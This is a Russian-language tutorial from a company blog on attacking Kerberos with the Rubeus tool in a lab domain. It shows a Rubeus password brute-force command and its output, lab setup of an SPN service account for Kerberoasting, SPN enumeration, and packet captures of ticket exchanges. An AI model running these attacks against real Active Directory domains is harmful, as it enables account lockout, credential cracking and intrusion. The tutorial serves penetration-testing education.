

Разбираем атаки на Kerberos с помощью Rubeus.

Часть 1

 habr.com/ru/companies/tomhunter/articles/507140

June 19, 2020



[Rubeus](#) — это инструмент, совместимый с C# версии 3.0 (.NET 3.5), предназначенный для проведения атак на компоненты Kerberos на уровне трафика и хоста. Может успешно работать как с внешней машины (хостовой), так и внутри доменной сети (клиентского доменного хоста).

С помощью данного инструмента можно реализовать следующие атаки:

1. Kerberos User Enumeration and Brute Force
2. Kerberoast
3. AS-REP Roasting
4. Silver Ticket
5. Golden Ticket
6. Overpass The Hash/Pass The Key (PTK)
7. Pass-The-Ticket / Ticket Dump
8. Unconstrained Delegation
9. Constrained Delegation

О том, почему возможны эти атаки, а также о механизмах их реализации и принципах

работы Kerberos написано уже достаточное количество публикаций (например, коллеги из “Инфосистемы Джет” писали [хороший материал с разбором](#)), поэтому в данной статье я сделаю упор на то, как реализовать первые пять атак из списка выше с помощью Rubeus (остальные четыре — в следующей части).

А пока немного терминологии:

Kerberos — сетевой протокол аутентификации, который предлагает механизм взаимной аутентификации клиента и сервера перед установлением связи между ними.


Клиентский компьютер — компьютер, которому требуется доступ к службе, поддерживающей аутентификацию Kerberos.

Сервисный компьютер — сервер/компьютер, на котором размещается «Сервис», поддерживающий аутентификацию Kerberos KDC (Центр распространения ключей).

SPN (имя участника службы) — это имя службы, связанной с учетной записью пользователя, в которой будет работать служба. Эта привязка выполняется в LDAP путем установки значения для атрибута «servicePrincipalName». SPN имеет формат вида SERVICE/hostname


Ticket (билет) — зашифрованный пакет данных, который выдается доверенным центром аутентификации **KDC**.

Когда пользователь выполняет первичную аутентификацию, после успешного подтверждения его подлинности, KDC выдает первичное удостоверение пользователя для доступа к сетевым ресурсам — **Ticket Granting Ticket (TGT)**.



В дальнейшем, при обращении к отдельным ресурсам сети пользователь, предъявляя TGT, получает от KDC удостоверение для доступа к конкретному сетевому ресурсу — **Service Ticket (TGS)**.

Service Principal Name (SPN)



Итак, смоделируем ситуацию, когда нам удалось получить доступ к домену AD, но по каким-либо причинам нет возможности для тестирования использовать собственную хостовую ОС (Kali, BackTrack и т.п.), поэтому тестировать наш домен MEOW.LOCAL мы будем изнутри — с доменной клиентской машины Windows 10. Использовать будем уже скомпилированную версию Rubeus из состава [Ghostpack-CompiledBinaries](#).

С помощью VMware создадим виртуальные машины на операционных системах Windows Server 2016 (контроллер домена), Windows 10 (доменная машина),

развернем домен meow.local и присвоим статичные IP-адреса машинам:

- контроллер домена DC-16 (192.168.0.201);
- доменная машина Barscomp (192.168.0.202).

В Active Directory создадим доменных пользователей ADadmin, Barsik, User1, User2.

В принципе, на этом пока всё, давайте проверим.

KERBEROS BRUTE-FORCE

Благодаря тому, что Kerberos является протоколом аутентификации, на него можно проводить атаки методом перебора имен пользователей и соответствующих паролей, но тут нужно быть осторожным, так как брут может заблокировать учетные записи пользователей.

Следующая команда выполнит перебор пользователей по словарю `users.txt` и выполнит брутфорс паролей по словарю `pass.txt`

```
PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe brute /users:users.txt /passwords:pass.txt /dc:dc-16

Rubeus
v1.5.0
[+] Valid user => barsik
[X] Adadmin KRB-ERROR (14) : KDC_ERR_ETYPE_NOTSUPP
[+] Valid user => User1
[+] Valid user => User2
[-] Blocked/Disabled user => krbtgt
[+] STUPENDOUS => barsik:Meow1234
[*] Saved TGT into barsik.kirbi
[+] STUPENDOUS => User1:testp@ss1
[*] Saved TGT into User1.kirbi
[+] STUPENDOUS => User2:testp@ss2
[*] Saved TGT into User2.kirbi
[+] Done
```

В результате мы получили существующих пользователей и пароли, так же Rubeus любезно получил тикеты (TGT) и сохранил их на нашем компьютере. Перейдём к более продвинутым техникам атак на протокол Kerberos.

KERBEROASTING

Для проведения данной атаки необходимо создать учётную запись — у нас это будет `iis_svc`, отвечающая за взаимодействие с IIS-сервисом на сервере DC-16.meow.local (наш КД). Ей нужно присвоить ей атрибут SPN.

- Создаём сервисную учётную запись IIS:

```
New-ADUser -Name "IIS Service Account" `
  -SamAccountName iis_svc -UserPrincipalName iis_svc@meow.local `
  -ServicePrincipalNames "HTTP/dc-16.meow.local" `
  -AccountPassword (convertto-securestring "S3rv1ce!" -asplaintext -force) `
  -PasswordNeverExpires $True `
  -PassThru | Enable-ADAccount
```

- Настроим конфигурацию IIS сервера:

```
Import-Module WebAdministration
```

- Удаляем дефолтный вебсайт:

```
Remove-Item 'IIS:\Sites\Default Web Site' -Confirm:$false -Recurse
```

- Создаём новый пул приложений с использованием учётной записи IIS:

```
$appPool = New-WebAppPool -Name dc-16.meow.local
$appPool.processModel.identityType = 3
$appPool.processModel.userName = "MEOW\iis_svc"
$appPool.processModel.password = "S3rv1ce!"
$appPool | Set-Item
```

- Создаём новый вебсайт и включаем проверку подлинности Windows:

```
$WebSite = New-Website -Name dc-16.meow.local -PhysicalPath  
"C:\InetPub\WWWRoot" -ApplicationPool ($appPool.Name) -HostHeader dc-  
16.meow.local
```

```
Set-WebConfigurationProperty -Filter  
/system.WebServer/security/authentication/anonymousAuthentication `   
-Name enabled -Value $false -Location $Fqdn
```

```
Set-WebConfigurationProperty -Filter  
/system.WebServer/security/authentication/windowsAuthentication `   
-Name enabled -Value $true -Location $Fqdn
```

```
Set-WebConfigurationProperty -Filter  
/system.webServer/security/authentication/windowsAuthentication `   
-Name useAppPoolCredentials -Value $true -Location $Fqdn
```

Объяснить с

Следующая команда выведет список всех SPN'ов в домене:

```

PS C:\> setspn.exe -T meow.local -Q */*
Проверка домена DC=meow,DC=local
CN=DC-16,OU=Domain Controllers,DC=meow,DC=local
dfsr-12f9a27c-bf97-4787-9364-d3186c55eb04/DC-16.meow.local
ldap/DC-16.meow.local/ForestDnsZones.meow.local
ldap/DC-16.meow.local/DomainDnsZones.meow.local
Microsoft_WindowsServerSolutions_wssg_alert_mgmt_and_sync/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_alert_agent/DC-16.meow.local
Microsoft_WindowsServerSolutions_MediaStreaming_IMediaStreaming/DC-16.meow.local
Microsoft_WindowsServerSolutions_ClientNotificationProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_ClientRegistrationService/DC-16.meow.local
Microsoft_WindowsServerSolutions_HealthReport_Provider/DC-16.meow.local
Microsoft_WindowsServerSolutions_RemoteConnectionManager_RemoteConnectionManagementProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_DomainProviderManager/DC-16.meow.local
Microsoft_WindowsServerSolutions_RemoteDesktop_IRDAccessManager/DC-16.meow.local
Microsoft_WindowsServerSolutions_Web_Admin_IRemoteAccessSiteInfo/DC-16.meow.local
Microsoft_WindowsServerSolutions_MachineManagementProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_MachineIdentityProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_user_info/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_user_changepassword/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_user_logon/DC-16.meow.local
Microsoft_WindowsServerSolutions_GroupManagementProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_UserManagementProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_NetworkingProvider(INetworkingService)/DC-16.meow.local
Microsoft_WindowsServerSolutions_AddinInfrastructure_AddinMetadataProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_Settings/DC-16.meow.local
Microsoft_WindowsServerSolutions_DevicesProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_server_restore/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_server_backup/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_pc_backup_bmr_media_generation/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_pc_backup_register/DC-16.meow.local
Microsoft_WindowsServerSolutions_wssg_pc_backup_server/DC-16.meow.local
Microsoft_WindowsServerSolutions_DataProtection_FileBackup_UserConfigProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_DataProtection_FileBackup_ServerConfigProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_Storage/DC-16.meow.local
Microsoft_WindowsServerSolutions_SqlmProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_ProviderFramework_LocalNotificationProvider/DC-16.meow.local
Microsoft_WindowsServerSolutions_ProviderFramework_ServerNotificationProvider/DC-16.meow.local
TERMSRV/DC-16
TERMSRV/DC-16.meow.local
DNS/DC-16.meow.local
GC/DC-16.meow.local/meow.local
RestrictedKrbHost/DC-16.meow.local
RestrictedKrbHost/DC-16
RPC/39da4f98-c4f5-4976-9c90-628c5e2a4192._msdcs.meow.local
HOST/DC-16/meow
HOST/DC-16.meow.local/meow
HOST/DC-16
HOST/DC-16.meow.local
HOST/DC-16.meow.local/meow.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/39da4f98-c4f5-4976-9c90-628c5e2a4192/meow.local
ldap/DC-16/meow
ldap/39da4f98-c4f5-4976-9c90-628c5e2a4192._msdcs.meow.local
ldap/DC-16.meow.local/meow
ldap/DC-16
ldap/DC-16.meow.local
ldap/DC-16.meow.local/meow.local
CN=krbtgt,CN=Users,DC=meow,DC=local
kadmin/changepw
CN=BARSCOMP,CN=Computers,DC=meow,DC=local
RestrictedKrbHost/BARSCOMP
HOST/BARSCOMP
RestrictedKrbHost/Barscomp.meow.local
HOST/Barscomp.meow.local
CN=IIS Service Account,CN=Users,DC=meow,DC=local
HTTP/dc-16.meow.local

Найдено существующее SPN.
PS C:\>


```

Как видно из скриншота, пользователь iis_svc (IIS Service Account) имеет SPN HTTP/dc-16.meow.local.

Продолжаем наш эксперимент. Что же происходит, когда пользователь со своей доменной машины обращается к вебсайту IIS сервиса:

- на доменной машине Barscomp запустим захват пакетов в Wireshark и через любой браузер обратимся по адресу dc-16.meow.local;

- так как мы включили проверку подлинности Windows, то появится такое окно, где требуется ввести данные доменной учётной записи пользователя:



Безопасность Windows

iexplore.exe

Выполняется подключение к DC-16.meow.local.




Домен: meow

☐ Запомнить учетные данные

OK Отмена

- проходим аутентификацию, попадаем на вебсайт, но это нас не интересует, посмотрим, что за это время успел поймать Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
102	10.330564	192.168.0.202	192.168.0.201	KRB5	268	AS-REQ
104	10.331363	192.168.0.201	192.168.0.202	KRB5	73	AS-REP
112	10.336863	192.168.0.202	192.168.0.201	KRB5	1567	TGS-REQ
115	10.337627	192.168.0.201	192.168.0.202	KRB5	83	TGS-REP
120	10.338553	192.168.0.202	192.168.0.201	HTTP	2456	GET / HTTP/1.1
122	10.340627	192.168.0.201	192.168.0.202	HTTP	520	HTTP/1.1 304 Not Modified

```

Padding: 0
  > kdc-options: 40810000
    realm: MEOW.LOCAL
  < sname
    name-type: kRB5-NT-SRV-INST (2)
    < sname-string: 2 items
      SNameString: HTTP
      SNameString: DC-16.meow.local
    till: 2037-09-13 02:48:05 (UTC)
    nonce: 1226433814
  < etype: 5 items
    ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
  < enc-authorization-data
  
```

```

0000  00 0c 29 c1 dc 67 00 0c 29 89 0d 81 08 00 45 00  ..)g.....E-
0010  06 11 22 9d 40 00 80 06 00 00 c0 a8 00 ca c0 a8  .."@.....
0020  00 c9 cc 19 00 58 f3 33 5b 7b 4e 6a 77 2e 50 18  ....X-3 [{Njw.P-
0030  01 00 82 ea 00 00 00 00 05 e5 6c 82 05 e1 30 82  ....-1...0-
0040  05 dd a1 03 02 01 05 a2 03 02 01 0c a3 82 04 e5  ....-
0050  30 82 04 e1 30 82 04 c6 a1 03 02 01 01 a2 82 04  0...0...-
0060  bd 04 82 04 b9 6e 82 04 b5 30 82 04 b1 a0 03 02  ....n--0-
0070  01 05 a1 03 02 01 0e a2 07 03 05 00 00 00 00 00  ....-
0080  a3 82 04 03 61 82 03 ff 30 82 03 fb a0 03 02 01  ....a--0-
0090  05 a1 0c 1b 0a 4d 45 4f 57 2e 4c 4f 43 41 4c a2  ....MEO W.LOCAL-
00a0  1f 30 1d a0 03 02 01 02 a1 16 30 14 1b 06 6b 72  -0.....-0...kr
00b0  62 74 67 74 1b 0a 4d 45 4f 57 2e 4c 4f 43 41 4c  btgt-ME OW.LOCAL
00c0  a3 82 03 c3 30 82 03 bf a0 03 02 01 12 a1 03 02  ....-
00d0  01 02 a2 82 03 b1 04 82 03 ad 7c b9 39 11 6c 0b  ....-|-9-1-
00e0  b8 fd fe bf 5f c2 f8 66 5d 4e 6d 4e 56 2c 08 39  ...._..f ]NmNV,-9
00f0  33 1a b6 91 97 ba 26 db ba 46 f8 3e 2e 44 cf 9e  3....&-F->.D-
0100  ae 50 63 44 06 05 15 52 c7 98 b3 f2 d4 07 b5 39  -PcD...R .....9
0110  2b 29 36 3b c8 ea 3b 95 28 e9 41 0c f0 ad 4c be  +)6;...; (-A...L-
  
```

- первые два пакета AS-REQ и AS-REP являются способом, которым пользователь аутентифицируется с помощью KDC и извлекает TGT. Наибольший интерес представляют пакеты TGS-REQ и TGS-REP.

Рассмотрим содержимое пакета TGS-REQ:

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
102	10.330564	192.168.0.202	192.168.0.201	KRB5	268	AS-REQ
104	10.331363	192.168.0.201	192.168.0.202	KRB5	73	AS-REP
112	10.336863	192.168.0.202	192.168.0.201	KRB5	1567	TGS-REQ
115	10.337627	192.168.0.201	192.168.0.202	KRB5	83	TGS-REP
120	10.338553	192.168.0.202	192.168.0.201	HTTP	2456	GET / HTTP/1.1
122	10.340627	192.168.0.201	192.168.0.202	HTTP	520	HTTP/1.1 304 Not Modified


```

Padding: 0
> kdc-options: 40810000
  realm: MEOW.LOCAL
  < sname
    name-type: kRB5-NT-SRV-INST (2)
    < sname-string: 2 items
      SNameString: HTTP
      SNameString: DC-16.meow.local
  till: 2037-09-13 02:48:05 (UTC)
  nonce: 1226433814
  < etype: 5 items
    ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
  < enc-authorization-data

```

Здесь мы видим, что посылается запрос для имени участника службы (SPN) HTTP/dc-16.meow.local, связанного с учетной записью iis_svc.

В пакете TGS-REP возвращается билет TGS, который зашифрован с использованием пароля учетной записи meow.local\iis_svc. Соответственно, расшифровав данный билет, мы получим пароль сервисной учетной записи. Попробуем на практике.

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
102	10.330564	192.168.0.202	192.168.0.201	KRB5	268	AS-REQ
104	10.331363	192.168.0.201	192.168.0.202	KRB5	73	AS-REP
112	10.336863	192.168.0.202	192.168.0.201	KRB5	1567	TGS-REQ
115	10.337627	192.168.0.201	192.168.0.202	KRB5	83	TGS-REP
120	10.338553	192.168.0.202	192.168.0.201	HTTP	2456	GET / HTTP/1.1
122	10.340627	192.168.0.201	192.168.0.202	HTTP	520	HTTP/1.1 304 Not Modified

```

> cname
  > ticket
    tkt-vno: 5
    realm: MEOW.LOCAL
    > sname
      name-type: KRB5-NT-SRV-INST (2)
      > sname-string: 2 items
        SNameString: HTTP
        SNameString: DC-16.meow.local
      > enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: 2182fde72cebea788c9b2bbaaa2bcf29af24817554631a74...
    > enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      cipher: f78cd78aee5d2e653f31710d0d4581cb700bdef083856538...
  
```

```

0090 82 03 ff 04 82 03 fb 21 82 fd e7 2c eb ea 78 8c .....! ...x-
00a0 9b 2b ba aa 2b cf 29 af 24 81 75 54 63 1a 74 57 ..+...). $-uTc-tW
00b0 af 47 0b 06 74 44 40 be e0 57 0c 96 65 7e 3a 9f .G..tD@. .W..e~:.
00c0 f8 ed 0a 57 fb f8 c8 cf 96 1a 29 3c 07 e1 0f f3 ...W.... ..)<...
00d0 20 c4 98 7b 5e d2 8e 30 1d 1a 3d c6 fe 6d 3a 39 ..{^..0 ..=..m:9
00e0 34 1c 24 cc ff 31 78 52 bc 4a 2e cb 13 e8 56 87 4.$..1xR .J...V.
00f0 e9 92 cc cf 60 57 e4 a1 55 5a 8f 3f 87 46 e1 1c ....`W.. UZ.?F...
0100 fb 80 75 05 c4 c0 03 f9 7b 89 18 0a 88 14 6a ec ..u..... {.....j.
0110 ca 72 22 09 3b 18 02 aa 15 7e 8b 0d 20 00 22 4f .r".;... ~... ."0
0120 aa 77 17 6c 49 92 be 21 ef 00 95 5f 17 14 57 a4 .w.lI..! ...-W.
0130 5b 39 96 49 6e 4a a9 b6 dc e1 f5 54 4c 4b 53 23 [9..InJ.. ...TLKS#
0140 d0 31 74 ec f9 6c 15 7f e1 fe 0e 5f d5 f5 09 fe .1t..l.. ..._.
0150 1f 6c 0f 85 d1 91 17 c1 8b e4 34 4f fd c1 41 f1 .l..... ..40..A.
0160 1d 2b 04 b7 a1 2e 3f 0a d3 99 89 a7 f6 9a 29 8a .+....?. .....).
0170 de f9 36 f2 65 1c 35 95 9d a2 9a fb 69 e1 cc bb ..6.e.5. ....i...
0180 5f e9 9f bb 6e 3b fd 77 59 5f e6 ef 3a 01 0e 42 .....n;w Y_...:B
